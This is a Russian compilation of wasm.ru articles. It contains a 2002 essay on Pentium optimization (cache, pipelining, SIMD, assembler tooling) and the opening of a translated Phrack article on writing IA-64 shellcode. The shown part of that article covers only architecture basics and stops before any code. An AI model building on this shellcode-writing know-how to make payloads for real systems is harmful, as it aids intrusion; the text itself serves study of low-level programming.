Архив статей wasm.ru. Том 7: Процессоры, диски, BIOS и DOS

Собрание русскоязычных статей сайта wasm.ru о программировании, ассемблере, реверс-инжиниринге и компьютерной безопасности. Том 7 из 11. Разделы: 14. Процессоры; 15. Диски, приводы и электроника; 16. BIOS/CMOS; 17. DOS навсегда!. Все приложенные файлы находятся в wasm_files.zip.

Больше крутых материалов в моём телеграм канале @grogrigs

14. Процессоры

Pentium глазами программиста

Автор: Павел Соколенко

Дата: 2002-06-16

ПРЕДИСЛОВИЕ

Презентация первого микропроцессора Pentium I прошла в США 22 марта 1993 года, а 15 ноября 2000 года уже в Москве был представлен Pentium 4. За эти семь с небольшим лет компания Intel выпустила 18 разных моделей микропроцессоров (далее МП) семейства Pentium, относящихся к трем разным поколениям - пятому, шестому и седьмому. Тактовая частота первого Pentium I составляла 66 МГц, а первого Pentium 4 уже 1,4 ГГц. В настоящее время на компьютерном рынке появились Pentium 4 с частотой около 2 ГГц, а представители компании Intel утверждают, что при используемой в них микроархитектуре и технологии производства достижима частота 3 ГГц. Но если бы реальные достижения компании Intel заключались только в этом, то не было бы повода для написания данного эссе.

Тактовая частота является одним, но не единственным, из факторов, от которых зависит производительность МП. Кроме того, она не может повышаться беспредельно, поскольку, начиная с ее некоторых значений, в игру вступает время распространения сигнала между элементами МП. На практике впервые с этим фактором столкнулись разработчики МП семейства Alpha, а чуть позже и Intel. Поэтому уже давно ведутся интенсивные поиски альтернативных решений увеличения производительности МП при неизменной тактовой частоте.

Эволюция семейства Pentium сопровождалась воплощением в кремнии именно альтернативных способов повышения производительности микропроцессоров. Наиболее важными из них являются:

• ускорение доступа к оперативной памяти;
• расширение возможностей конвейерной обработки команд;
• включение в систему команд групповых операций.

Ускорение работы с памятью сокращает вынужденные паузы в работе МП, при чтении или записи данных, т.е. это косвенный способ повышения производительности. Прямыми способами являются конвейерная обработка инструкций и выполнение вычислений над группами данных, причем последнее позволяет достигнуть наиболее существенного повышения производительности.

Программиста, как правило, не интересует производительность МП сама по себе, ему важно знать, как она достигается. Иначе говоря, какие средства и приемы он может использовать при программировании для ускорения процесса выполнения создаваемых задач. Об этом и пойдет речь в данной статье.

ОПТИМИЗАЦИЯ РАБОТЫ С ПАМЯТЬЮ

Оперативная память является внешним устройством, подключаемым к системной шине, поэтому время доступа к ней регламентируется частотой, на которой работает шина. Современные технологии позволили поднять эту частоту у Pentium 4 до 400 МГц, но она всегда будет меньше тактовой частоты МП. Если вы разделите тактовую частоту на частоту системной шины, то узнаете, сколько тактов занимает прямое обращение к памяти.

Начиная с Intel 486, в состав МП входит сверхбыстрое ассоциативное запоминающее устройство, называемое кеш (cache - буфер). Это посредник между процессором и оперативной памятью, в котором хранятся данные вместе с их адресами в ОЗУ, отсюда название ассоциативная память. У

семейства Pentium кеш имеет двухуровневую структуру, первый уровень (L1) всегда входит в состав МП и, в зависимости от модели, имеет объем 8 или 16 Кб. Второй уровень (L2), в зависимости от модели МП, может располагаться как в одном корпусе с процессором, так и на материнской плате, его объем составляет сотни килобайт. Данные и команды хранятся в двух независимых кеш первого уровня.

В большинстве случаев при выборке команд или операндов МП обращается не к оперативной памяти, а к кеш, исключением является, например, работа с видеопамятью, когда кеширование недопустимо. Если содержимое запрошенного адреса находится в кеш, то для чтения или записи, как правило, нужен один такт работы МП. В противном случае (кеш промах) придется ждать, пока данные будут скопированы из памяти в кеш. Поэтому _ **реальное ускорение** _ доступа к данным происходит только если к моменту запроса они находятся в кеш.

Для того чтобы данные попали в кеш до момента их использования, применяется простейший механизм предварительной загрузки. Он заключается в том, что при каждом кеш промахе из памяти считывается строка, обычно содержащая 32 байта. Расчет сделан на то, что в программах чаще используются данные, расположенные в памяти подряд друг за другом (смежные) и поэтому все байты строки будут рано или поздно востребованы. Если это не так, то время, затраченное на загрузку невостребованных байтов в кеш, потрачено впустую.

Перед загрузкой в кеш принудительно очищаются 5 младших разрядов адреса, поэтому адреса младших байтов хранящихся в кеш строк кратны 32 м. Отсюда следует простое правило которое надо соблюдать при размещении данных:

& nbsp Массивы, матрицы и другие структуры надо располагать в разделе данных программы, начиная с адресов кратных 32 м, а часто используемые одиночные переменные группировать так, чтобы адрес первой из них был кратен 32 м. Сказанное относится не только к данным, но и к командам, поэтому циклы, подпрограммы и прочие, часто используемые, фрагменты тела программы надо располагать в сегменте кодов начиная с адресов кратных 32 м.

В течение длительного времени отсутствовала возможность управления работой кеш и программист мог только располагать данные и команды, руководствуясь приведенным правилом. Правда, существовали две команды, одна из которых очищала кеш без сохранения данных в памяти (invd), а вторая - с сохранением (wbinvd). Но их можно не принимать в расчет.

Первые команды для активного вмешательства в работу кеш появились у Pentium III, а у Pentium 4 их состав пополнился. Теперь при работе с оперативной памятью и кеш можно выполнять следующие манипуляции:

• загружать в кеш строку данных (Prefetch), не приостанавливая выполнение вычислительных операций;
• очистить строку кеш и соответствующие байты оперативной памяти (Clflush);
• выполнять запись непосредственно в оперативную память, минуя кеш с помощью команд пересылки данных (Movntq, Movntdq, Movdqu);
• инициировать операции обмена данными между кеш и оперативной памятью и ждать их завершение (Sfence,Lfence, Mfence).

Размер строки, с которой работают новые команды зависит от модели МП, его можно определить с помощью команды идентификации процессора CPUID. Объем информации, возвращаемой данной командой, зависит от модели МП, достаточно сказать, что в технической документации на Pentium 4 ее описание занимает 10 страниц.

Таким образом, первым важным нововведением в последних моделях семейства Pentium является возможность программного управления взаимодействием кеш и оперативной памяти.

ОСОБЕННОСТИ КОНВЕЙЕРНОЙ ОБРАБОТКИ

При описании способов оптимизации программ для МП семейства Pentium в технической документации много говорится о необходимости учета особенностей конвейерной обработки. Но во многих случаях проверка приводимых примеров выявляет несостоятельность рассуждений авторов. Создается впечатление, что они имели ввиду некий абстрактный конвейер, а не его конкретную реализацию. Давайте попробуем разобраться в этом вопросе.

В семействе Intel конвейер (pipeline) впервые появился у МП 486, у Pentium I конвейер состоял уже из двух труб (pipe), это называлось суперскалярной архитектурой. Дальнейшее развитие шло в направлении все большего дробления конвейера на составные части или ступени (у Pentium 4 их 20) и упрощения функций (микроопераций) выполняемых этими частями.

Для достижения наибольшей производительности разработчики дважды радикально изменяли микроархитектуру процессоров Intel. Первый раз это произошло при создании первого МП 6 го поколения Pentium Pro, когда Intel впервые отказалась от способа исполнения команд (CISC) принятого в семействе X86, и перешла на динамический способ (RISC) их исполнения. Второй раз это произошло при разработке МП 7 го поколения Pentium 4, когда на смену динамическому исполнению команд пришла микроархитектура NetBurst.

Введение конвейерной обработки преследует две основные цели:

• совмещение выполнения нескольких операций в одном такте;
• вовлечение в активную работу как можно большего числа элементов МП.

Но на пути к их достижению есть серьезное препятствие, не позволяющее использовать все преимущества конвейерной обработки. Составляя любую программу, программист исходит из предположения, что образующие ее команды выполняются последовательно друг за другом, а процессор пытается совместить выполнение нескольких команд, а иногда и изменять порядок их выполнения.

Независимо от структуры конвейера, совместному выполнению нескольких команд задачи, состоящей только из инструкций, выполняемых МП Pentium I, препятствуют различные факторы, вот некоторые из них:

• особенности реализованного в задаче алгоритма, например, последующие команды используют результаты вычислений предыдущих команд;
• особенности выполнения команд, например, один из сомножителей должен находиться в регистре аккумуляторе, поэтому невозможно начинать вторую операцию умножения пока не закончится первая;
• использование общего ресурса, например стека ячеек оперативной памяти или числовых регистров FPU (процессора для работы с вещественными числами);
• условные ветвления, до их выполнения невозможно точно предсказать какая команда будет выполняться следующей.

По этим и другим причинам при выполнении обычных программ возможно лишь частичное совмещение выполнения нескольких команд. По оценкам аналитиков, исследовавших разные МП, относящиеся к разным семействам (Intel, Alpha, Athlon и пр.), в среднем удается совместно выполнять немного более полутора (1,5) команд без каких либо специальных изменений в выполняемых задачах. Самое интересное, что эта цифра практически не зависит от структуры конвейера.

Автор исследовал как отразилось усложнение структуры конвейера на выполнении простейшего фрагмента программы, формирующего в регистре eax сумму четырех целых чисел. Для этого вычислялось количество тактов, затрачиваемых МП на выполнение четырех команд, приведенных в примере 1.

Напоминание: в состав всех МП Pentium входит счетчик тактов (Stamp Counter) и существует команда RDTSC, считывающая его содержимое в регистры EDX:EAX, но она выполняется _ **только**

_ в защищенном режиме. Опросив счетчик до и после можно узнать сколько тактов занимает выполнение интересующей вас группы команд.

Числа A, B, C и D хранились в 32 х разрядных переменных с именами arg_a, arg_b, arg_c и arg_d, расположенных в оперативной памяти и выровненных так, чтобы они находились в одной строке кеш. Для того чтобы исключить из результатов измерений время, необходимое для чтения чисел из памяти, строка предварительно загружалась в кеш.

```
;Пример 1. Сложение четырех целых чисел
mov eax, arg_a  ; eax = arg_a, запись числа A в регистр eax
add eax, arg_b  ; eax = eax + arg_b, сложение A + B
add eax, arg_c  ; eax = eax + arg_c, сложение A + B + C
add eax, arg_d  ; eax = eax + arg_d, сложение A + B + C + D
```

Результаты измерений оказались такими: Pentium I выполнял команды за 9 тактов, Pentium MMX - за 13 тактов, Pentium III - за 11 тактов. Как видите, усовершенствованный конвейер Pentium III проигрывает простому конвейеру Pentium I два такта. Только не надо делать далеко идущих выводов, результаты относятся к данному примеру и не более того.

Разработчикам МП, не хуже чем аналитиками и пользователям известны недостатки системы команд X86, ограничивающие возможности конвейерной обработки. Поэтому они создали дополнительную систему команд, о которой речь пойдет ниже. Впрочем, некоторые изменения были внесены и в систему команд общего назначения, так теперь называется старая система команд X86.

Как уже говорилось, работу конвейера могут нарушать команды условных ветвлений. В этом случае процессор может начать предварительную обработку не той команды, которая будет выполняться после ветвления. В состав конвейера входит специальный блок, который пытается прогнозировать следующую выполняемую команду, но прогноз есть прогноз. Поэтому в большинстве инструкций по оптимизации рекомендуется, свести к минимуму количество условных ветвлений в программе.

Начиная с МП Pentium Pro, в систему команд общего назначения включены две группы команд, выполняющих условную пересылку целых (CMOVcc) и вещественных (FCMOVcc) чисел. Они копируют содержимое операнда источника в приемник только при выполнении условия, указанного в имени команды. Если эти команды использовать, например, для выбора одного из двух чисел, то из текста программы исключается команда условного ветвления.

Предположим, что в регистрах EAX и EBX находятся два числа A и B, меньшее из них надо записать в EAX. В примере 2 показано как это можно сделать с помощью условного ветвления и условной пересылки.

```
;Пример 2. Варианты определения меньшего из двух чисел

;1. использование условного ветвления
cmp   eax, ebx  ; eax - ebx, сравнение A и B
jbe   L1        ; если меньше или равно, то исключаем пересылку
mov   eax, ebx  ; eax = ebx, выполняем пересылку
L1:             ; следующая команда

;2. использование условной пересылки
cmp   eax, ebx  ; eax - ebx, сравнение A и B
cmova eax, ebx  ; если больше,* то eax = ebx
```

Обратите внимание на то, что при выполнении условия в первом варианте исключается пересылка, а во втором наоборот выполняется. Поэтому в командах jbe и cmova указаны противоположные условия (не больше и больше).

В начале борьбы с условными ветвлениями в инструкциях по оптимизации программ для Pentium I, который не выполнял команду условной пересылки, приводились примеры нахождения меньшего из двух чисел без использования условного ветвления. Позже они перекочевали в инструкции по оптимизации программ для Pentium 4. Один из вариантов, предложенный Агнером Фогом, приведен

в примере 3, предполагается, что числа находятся в регистрах eax и ebx, а меньшее из них окажется в регистре eax. В комментариях к командам этого примера буквой C обозначен C разряд регистра флагов, он устанавливается в единицу, если из меньшего числа вычитается большее.

```
;Пример 3. Вариант нахождения меньшего из двух чисел
sub ebx, eax  ; ebx = ebx - eax (если ebx * eax то C=1)
sbb ecx, ecx  ; если C=0 то ecx = 0, иначе ecx= - 1 (код 0FFFFFFFFh)
and ecx, ebx  ; ecx = ecx &  ebx (в ecx окажется 0 или содержимое ebx)
add eax, ecx  ; eax = eax + 0 или eax = eax + ebx - eax = ebx
```

Аналогичные трюки полезны в тех случаях, когда _ **невозможно** _ выполнение команд условных ветвлений по результатам выполнения операций, например, при использовании новых команд, не вырабатывающих признаки, характеризующие результат операции.

В остальных случаях включать подобные примеры в программы не имеет смысла даже на Pentium I, поскольку он содержит лишнюю команду по сравнению с первым вариантом примера 2 и выполняется на несколько тактов дольше. Пример 3 иллюстрирует то, с чего мы начали данный раздел. Формально исключение условного ветвления улучшает работу конвейера, но фактически замедляется выполнение задачи. Так что важнее ?

Еще одно замечание к вопросу об оптимизации программ. Процессоры Pentium намного совершеннее своих предшественников, поэтому трезво анализируйте и критически оценивайте рекомендации по замене одних команд другими - многие советы морально устарели. Особенно это относится к замене умножения сложениями или выполнению операций с вещественными числами с помощью команд общего назначения и другим подобным трюкам. Лучше подумайте об использовании новых команд, которые предоставляют вам новые возможности для оптимальной реализации алгоритмов.

Подведем итог сказанному. Задачи, состоящие только из команд общего назначения, не могут использовать все преимущества конвейерной обработки. Поэтому при их программировании основное внимание надо уделять общеизвестным способам оптимизации алгоритмов и программ и рациональному использованию возможностей кеш. А всяческие изменения, направленные на улучшение спариваемости инструкций можно отложить до лучших времен.

ВТОРАЯ СИСТЕМА КОМАНД

С точки зрения программиста наиболее важным достижением разработчиков МП семейства Pentium явилось создание второй системы команд. Она состоит преимущественно из SIMD команд, хорошо приспособленных к особенностям конвейерной обработки. SIMD является аббревиатурой от слов Single Instruction Multiple Data - одна инструкция много данных. В отличие от двухадресных команд общего назначения, оперирующих с двумя числами, SIMD команды обрабатывают сразу две группы чисел, поэтому мы будем называть их групповыми командами. Новые инструкции позволяют программировать параллельные вычислительные процедуры, а это существенно расширяет сферу возможных применений персональных компьютеров.

Вторая система команд формировалась постепенно в три приема. Сначала появился МП Pentium MMX, выполнявший группу, состоящую из 57 и новых инструкций. Эту же группу инструкций, без каких либо изменений поддерживал Pentium II. Название MMX (Multi Media eXtention) разработчики объясняли тем, что при выборе состава команд были проанализированы алгоритмы, применяемые в различных мультимедийных приложениях. Но именно ориентация на эти приложения и неудачно проведенная рекламная компания сыграли злую шутку с новыми командами. О них поговорили и забыли.

Команды MMX были первой попыткой реализации групповых операций для работы с целыми числами. Следующим шагом были потоковые SIMD инструкции (SSE1 - Streaming SIMD Extention). Группа, включающая 70 таких инструкций, появилась у Pentium III. В ее состав вошли новые целочисленные групповые операции, а главное - групповые операции с 32 х разрядными

вещественными числами (обычная точность). Это значительно расширяло круг задач, при программировании которых можно использовать групповые операции.

Наиболее существенное увеличение состава второй системы команд, сразу на 144 инструкции, произошло с выпуском Pentium 4. При этом почти удвоилось количество целочисленных групповых операций, и появились групповые операции с 64 х разрядными вещественными числами (двойная точность).

В полном объеме вторая система команд доступна только на МП Pentium 4, она содержит 271 новую инструкцию, а при их записи на языке ассемблера используется 176 новых имен, т.е. одному имени может соответствовать несколько инструкций различающихся кодами операций. В этом нет ничего нового по сравнению с командами общего назначения.

Вторая система команд позволяет выполнять арифметические и логические операции, сдвиги и сравнения чисел, преобразования форматов, перегруппировку и извлечение отдельных чисел, различные варианты пересылок. Операнды команд могут располагаться в памяти или в **специальных регистрах mmx и xmm**. Следует подчеркнуть, что эти регистры недоступны командам общего назначения.

Регистры **mmx** 64 х разрядные, это просто другое название числовых регистров FPU (процессора, выполняющего операции с плавающей точкой) и другой способ доступа к ним, минуя стек. В них могут находиться **только группы целых чисел**.

Регистры **xmm** 128 ми разрядные, впервые появились у Pentium III. Изначально в них могли находиться только вещественные числа или их группы, а затем (Pentium 4) стало возможно размещение в них групп целых чисел.

В зависимости от типа чисел (целые или вещественные) команды делятся на три категории:

• работа с однородными группами целых чисел, которые могут иметь размер байта (byte), слова (word), двойного слова (dword) или квадро слова (qword), количество чисел в группе зависит от их разрядности и от разрядности всей группы (64 или 128);
• работа с одной парой 32 х разрядных или 64 х разрядных вещественных чисел (обычная или двойная точность вычислений FPU;
• работа с четырьмя парами вещественных чисел обычной точности или с двумя парами вещественных чисел двойной точности.

Кроме того, как уже говорилась ранее, есть группа команд, предназначенных для управления процессом кеширования и доступа к памяти минуя кеш.

Ориентация на выполнение групповых операций влечет за собой следующие специфические особенности новых команд.

1. В большинстве случаев отсутствуют признаки, характеризующие результат выполнения операции, которые обычно хранятся в регистре флагов (EFLAGS), исключение описано в п.3. Это делает невозможным использование условных ветвлений по результатам выполнения операций. В частности, при работе с целыми числами невозможно контролировать переполнение результата и надо изменять алгоритм вычислений так, чтобы исключить переполнение.
2. При сравнении целых или вещественных чисел разряды, занимаемые каждым числом в группе первого операнда (приемника) либо заполняются единицами, либо очищаются. Все единицы являются признаком выполнения указанного в команде условия для данной пары чисел, все нули означают, что для данной пары условие не выполнено.
3. Исключением являются специальные команды сравнения **двух** вещественных чисел, представленных с обычной и двойной точностью. После их выполнения формируются и помещаются в EFLAGS признаки, характеризующие результат операции и можно использовать условные ветвления.

Следует отметить два основных недостатка второй системы команд. Во первых, это отсутствие операции деления целых чисел и, во вторых, отсутствие команд для вычисления элементарных функций от вещественных операндов - прямых и обратных тригонометрических функций, логарифмов, степеней и пр. Поэтому программисту придется либо вспоминать способы их вычисления, либо обращаться к FPU для выполнения соответствующие операций.

Групповые операции позволяют максимально использовать вычислительные возможности МП и ускорить выполнение задачи за счет одновременной обработки нескольких чисел. Наибольший выигрыш по сравнению с командами общего назначения получается при использовании групповых команд в циклах, выполняющих обработку больших массивов чисел, различные манипуляций с матрицами и т.п.

Если у вас есть доступ к Internet, то исчерпываюее описание всех команд и рекомандации по их применению вы найдете в технической документации по программированию Pentium 4 на сайте www.intel.com/design/Pentium4/manuals. Документация состоит из трех томов (файлов формата pdf) с общим названием IA-32 Intel Architecture Software Developer's Manual.

ЯЗЫКИ ПРОГРАММИРОВАНИЯ И КОМПИЛЯТОРЫ

Автор данной статьи убежден в том, что профессиональный программист должен быть полиглотом и уметь работать на таком языке программирования, который лучше всего подходят для решения стоящих перед ним задач. Но когда речь идет об использовании новых возможностей Pentium 4, то выбор оказывается не столь уж велик. В технической документации предлагается использовать компиляторы Intel Fortran Compiler и Intel C++ Compiler.

Подробными сведениями о новых возможностях Intel Fortran Compiler я не располагаю, поэтому мы не будем обсуждать этот вопрос. О том, как используются новые команды при работе с компилятором Intel C++ мы поговорим во второй части данного раздела. А начнем с обсуждения возможности компиляции программ, составленных на языке ассемблера.

Доводы противников программирования на ассемблере автору хорошо известны и, надо сказать, что некоторые из них вполне справедливы, но давайте посмотрим на вещи реально. Современные компиляторы, как правило, позволяют включать ассемблерные коды в текст программы и/или использовать процедуры (подпрограммы), составленные на языке ассемблера. Именно в таких вставках или подпрограммах и можно использовать новые команды, выполняющие групповые операции. Правда, для этого программист должен хорошо знать особенности любимого им компилятора и уметь программировать на ассемблере. Мне могут возразить, - не лучше ли использовать новые версии компилятора? Лучше, но существуют ли такие компиляторы и многое ли имеют доступ к современным лицензионным программным продуктам?

Существует несколько разновидностей макроассемблеров, из них наиболее популярными являются MASM и TASM. Учитывая, что компания Microsoft является основным производителем программных продуктов для IBM PC, речь пойдет о MASM, но все сказанное ниже в равной степени относится и к TASM.

Парадокс! В технической документации, распространяемой Intel, описываются команды ассемблера, приводятся примеры фрагментов программ или целые подпрограммы, состоящие из этих команд, но нигде вы не найдете указаний на то какая версия MASM (или TASM) "понимает" эти команды и способна компилировать приводимые примеры. Мы вновь возвращаемся к вопросу о доступности компилятора, с нужного вам языка.

MASM 6.11 был последней версией, официально распространяемой компанией Microsoft был. И все! Но эта версия еще не компилировала инструкции MMX, а тем более SSE1 или SSE2. Даже если вы готовы заплатить деньги за приобретение новой версии лицензионного компилятора, она просто не продается!

Сказанное не означает, что Microsoft прекратила разработку новых версий MASM - она не может это сделать хотя бы потому, что он нужен для работы других компиляторов, выпускаемых той же Microsoft. Новые версии входят в состав новых компиляторов, например Си, но отдельно они не продаются.

"Мир не без добрых людей". В Internet можно найти дистрибутив версии 6.14, он называется MASM32 v7 и дополнение к нему до версии 6.15 (ml.exe). Версия 6.14 компилирует все инструкции Pentium III, а 6.15 - все инструкции Pentium 4. Отметим, что MASM32 предназначен для выполнения в 32 х разрядной среде, его дистрибутив содержит макроопределения, примеры программ и библиотеки, упрощающие программирование для среды Windows.

Если новые версии MASM вам недоступны, или по каким то причинам их нельзя использовать, то альтернативным решением являются макроопределения новых команд. Они преобразуют мнемонические записи команд в объектные коды, т.е. выполняют компиляцию тех команд, которые не известны компилятору.

В качестве примера приведем простейшее макроопределение команды CPUID, оно нужно в том случае, если MASM не компилирует команды группы P5 (Pentium I). Как уже говорилось, команда CPUID позволяет программно определить основные характеристики любого МП семейства Pentium.

```
;Пример 4. Макроопределение команды CPUID
cpuid macro    ; заголовок макроопределения
  db 0Fh, 0A2h ; код команды cpuid
endm           ; конец макроопределения
```

Если макроопределение примера 4 расположить в начале исходного текста программы, то в процессе компиляции макроассемблер, обнаружив в теле программы команду CPUID, выполнит макроопределение примера 4, в результате чего в объектный модуль будет включен код 0Fh, 0A2h.

Готовые макроопределения команд MMX, SSE1 и некоторых других можно взять на авторском сайте Агнера Фога: www.agner.com/assem. Они рассчитаны на компиляцию с помощью старых версии MASM 5.10 или TASM 3.0 и, разумеется, более поздних. В каждом файле есть преамбула, поясняющая назначение и способы использования макроопределений.

Таким образом, при программировании на ассемблере существуют реальные возможности компиляции второй системы команд. Лучше, конечно, использовать новые версии компиляторов MASM32, но, в крайнем случае, можно обойтись и макроопределениями.

> **Замечание:** в MASM32 отсутствует директива, предназначенная для описания 128 ми разрядных слов или групп данных, поэтому при компиляции новых команд не производится проверка соответствия типов операндов. Один из двух операндов, чаще всего первый, обязательно является 128 ми разрядным регистром (xmm), а второй может содержать имя переменной любого типа (db, dw, dd, dq).

Вернемся к компилятору Си. В технической документации рекомендуется несколько способов использования новых команд, мы отметим только три из них - прямые вставки ассемблерного кода, процедуры (подпрограммы) на языке ассемблера и Intrinsic (встроенные функции или определения новых команд). Два первых варианта не требуют особых разъяснений, а вот встроенные определения команд это нечто новое.

Во втором томе руководства по программированию МП Pentium 4 (Instruction Set Reference) при описании инструкций MMX, SSE1 и SSE2, кроме записи обозначения команды на языке ассемблера, приводится Intrinsic. Например, в конце описания команды ADDPD, выполняющей сложение двух пар 64 х разрядных вещественных чисел приведены следующие две строчки:

```
Intel C/C++ Compiler Intrinsic Equivalent
 __m128d _mm_add_pd (m128d a, m128d b)
```

На сайтах компании Intel можно найти много примеров, иллюстрирующих применение новых команд при программировании вычислительных процедур. В некоторых из них показаны два варианта одной и той же процедуры, составленные и использованием Intrinsic и ассемблерных вставок. Вот строчка из варианта примера, составленного с применением Intrinsic:

```
mx0 = _mm_mul_pd(tx, WM->dm30);
```

В варианте с ассемблерной вставкой ей соответствуют следующие команды:

```
movapd xmm1,[esi+192] ; загрузка двух вещественных чисел в xmm1
mulpd  xmm1,xmm0      ; умножение двух пар вещественных чисел
```

Сравнение этих вариантов показывает, что запись с применением Intrinsic короче, но, на мой взгляд, она менее наглядна. Чему отдать предпочтение решать вам уважаемые читатели. Но не забывайте, что Intrinsic можно использовать только при работе с новейшими версиями компиляторов Си. Intrinsic являются попыткой использования стандартных языковых средств для описания групповых операций. Насколько она удачна - это другой вопрос, важен сам факт этой попытки. Разработчикам компиляторов с языков высокого уровня для МП семейства Pentium еще предстоит пройти путь, который проходили разработчики компиляторов для языков программирования, ориентированных на параллельные вычисления. Но последние имели дело с другой категорией компьютеров, специально приспособленных для параллельных вычислений. Поэтому далеко не все найденные ими решения можно автоматически перенести на компиляторы для IBM PC.

ЗАКЛЮЧЕНИЕ

Пожалуй, наиболее важным результатом эволюции семейства Pentium явилось появление второй системы команд, большинство из которых позволяет обрабатывать сразу несколько пар целых или вещественных чисел. Кроме того они лучше чем традиционные команды группы X86 приспособлены к особенностям конвейерной обработки. Поэтому, при программировании любых вычислений с вещественными числами, независимо от того возможно их параллельное выполнение или нет, предпочтение следует отдавать новым командам. При работе с целыми числами новые команды можно использовать только если реализуемый алгоритм допускает параллельные вычисления, поскольку операции с парами целых чисел они не выполняют.

(C) Павел Соколенко

Написание шеллкодов для IA-64

Автор: papasutra of haquebright / phrack 57, пер. Aquila

Дата: 2002-10-01

• Введение
• Общая картина
• Архитектура
• EPIC
• Инструкции
• Пакеты
• Типы инструкций и шаблоны
• Регистры
• Список регистров
• Стековый движок регистров
• Конфлиты зависимости
• Выравнивание и порядок байтов
• Защита памяти
• Уровни привилегий
• Кодинг
• Язык ассемблера в GCC для IA-64
• Список полезных инструкций
• Оптимизация
• Аспекты кодинга
• Пример кода
• Ссылки
• Благодарности

-- > Введение В этом документе вкратце излагаются техники, которые потребуются вам и которые я изучил, чтобы писать шеллкоды для IA-64. Хотя IA-64 может выполнять код IA-32, это не является предметом данной статьи. Код примера предназначен для Unix, но большая его часть будет пригодна для всех операционных систем, исполняющихся на IA-64. **-- > Общая картина**

IA-64 преемник IA-32, который ранее назывался архитектурой i386, воплощенной во всех таких чипах как Pentium, Athlon и так далее.

IA-64 совместно разрабатывалась Intel и HP начиная с 1994 года и стала доступной в чипе Itanium. IA-64 вероятно будет основной архитектурой для рабочих юниксовых станций HP, SGI и Microsoft Windows. Это 64-х битная архитектура, которая может выполнять 64-х битную арифметику на уровне железа и адресовать к 2^64 байтам памяти. Очень интересная особенность - параллельное выполнение кода, для которого используется специальный бинарный формат.

Давайте посмотрим более подробно.

-- > EPIC

В обычных архитектурах параллельное выполнение кода делается возможным самим чипом. Считанные инструкции анализируются и перегруппировываются самим железом во время выполнения.

EPIC означает 'явное параллельное выполнение инструкций'. Код группируется в независимые части во время компиляции, то есть ассемблерный код уже должен содержать соответствующую информацию.

-- > Инструкции

Размер инструкций фиксирован и равен 41 биту. Каждая инструкция состоит из пяти полей:

опкод	операнд 1	операнд 2	операнд 3	предикат
40 to 27	26 to 20	19 to 13	12 to 6	5 to 0

Большое 14-ти битное поле используется для указания операции. Например, есть разные инструкции для переходов, которые выполняются часто и которые выполняются редко. Эта дополнительная информация в последствии используется модулем предсказания переходов.

Есть три поля операндов, в которые помещаются непосредственные значения или номера регистров. Некоторые инструкции комбинируют все три поля операндов в одно 21-битное поле непосредственного значения. Также можно присоединить еще один 41-одно битный слот инструкции, чтобы сформировать 64-х битное значение.

Последнее поле ссылается 6-ти битным номером на так называемый предикатный регистр. Каждый из этих регистров содержит один бит, представляющий булевые значения 'истина' и 'ложь'. Если во время выполнения значение равно 'false', инструкция пропускается непосредственно перед тем, как должна была выполниться. Обратите внимание, что с некоторыми инструкциями использовать предикаты нельзя.

Если какая-то операция не использует определенное поле, ассемблер делает его равным нулю. Я пробовал заполнять другие значения, и это все еще работало. Но возможно, что в каких-то инструкциях и каких-то реализациях архитектуры IA-64 это работать не будет. Так что будьте осторожны...

Также обратите внимание, что есть такие инструкции как mov, которая представляет собой инструкцию add с регистром 0 (константа 0) в качестве другого аргумента.

-- > Пакеты

В скомпилированном коде инструкции группируются вместе в 'пакеты' по три. В каждый пакет включается 5-ти битный поле шаблона, указывающее, какие модули железа необходимы для выполнения. Поэтому размер пакета равен 128 битам. Красиво?

инстр 1	инстр 2	инстр 3	шаблон
127 to 87	86 to 46	45 to 5	4 to 0

В шаблонах также могут кодироваться так называемые 'остановки' после слотов инструкций. Остановки используются для прерывания параллельного выполнения инструкция, и они требуется вам, чтобы решить зависимости потока данных (смотри ниже). Вы можете поместить остановку после каждого полного пакета, но если вам нужно сохранить место, то зачастую бывает лучше поместить остановку после инструкции в середиен пакета. Это не будет работать в каждом шаблон, поэтому вам надо будет свериться с таблицей шаблонов.

Независимые области кода между остановками называются группами инструкций. Используя их, Itanium, например, может выполнять до двух пакетов одновременно, если достаточно модулей выполнения для множества инструкций, указанном в шаблонах. В следующих реализациях этой архитектуры это количество будет еще больше.

-- > Типы инструкций и шаблоны

Есть различные типы инструкций, сгруппированных по тому, какой модуль железа им нужен. В одном пакете допустимы только определенные комбинации. Типы инструкций - это A (ALU Integer), I (Non-ALU Integer), M (Memory), F (Floating Point), B (Branch) и L+X (Extended). X-слоты также могут

содержать break.i и nop.i в целях совместимости.

В нижеприведенном списке шаблонов '|' является остановкой:

```
00 M I I
01 M I I|
02 M I|I     <- внутрипакетная остановка
03 M I|I|    <- внутрипакетная остановка
04 M L X
05 M L X|
06 reserved
07 reserved
08 M M I
09 M M I|
0a M|M I     <- внутрипакетная остановка
0b M|M I|    <- внутрипакетная остановка
0c M F I
0d M F I|
0e M M F
0f M M F|
10 M I B
11 M I B|
12 M B B
13 M B B|
14 reserved
15 reserved
16 B B B
17 B B B|
18 M M B
19 M M B|
1a reserved
1b reserved
1c M F B
1d M F B|
1e reserved
1f reserved
```

-- > Регистры

Это не полный список. Если вам нужна исчерпывающая информация, обратитесь к [1].

В IA-64 существует 128 целочисленных регистров общего назначения (r0..r127). также существует 128 регистров с плавающей точкой (f0..f127).

Предикатные регистры используются для оптимизации решений, принимаемых во время выполнения. Например, 'если' можно реализовать без переходов, если сделать предикатный регистр равным этому 'если' и используя этот предикат в своем коде. Как было показано выше, на предикатные регистры может сслылаться особое поле в каждой инструкции. Если регистр не был задан, то поле по умолчанию ссылается на p0, который всегда равен 'истине'.

Регистры переходов (b0..b7) используются для косвенных переходов и вызовов. Инструкции переходов могут работать только с регистрами переходов. При вызове функции адрес возврата сохраняет в b0 по определению. Он может сохраняться в локальные регистры вызванной функцией, если она сама должна вызвать другие функции.

Есть специальный регистры: счетчик циклов (LC) и счетчик эпилогов (EC). Их использование объяснено в главе, посвященной оптимизации.

Метка текущего кадра (CFM) содержит состояние вращения регистров. К метке нет прямого доступа. Указатель на инструкцию (IP) содержит адрес пакета, который выполняется в настоящий момент.

Пользовательская маска (UM):

```
+-------+-------------------------------------------------------------+
| флаг  | назначение                                                  |
+-------+-------------------------------------------------------------+
```

| UM.be | установите в 1, чтобы доступ к данным был 'big endian' |
| UM.ac | если равен 0, ошибки невыровненной памяти возникают только тогда, когда процессор совсем не может справиться с данной ситуацией. |

Пользовательскую маску можно модифицировать на любом уровне привилегий (смотри ниже).

Некоторые интересные поля регистра статуса процессора (PSM)

флаг	назначение
PSR.pk	если равен 0, проверка ключа защиты выключена
PSR.dt	если равен 0, для доступа к данным используется физическая адресация; права доступа не проверяются.
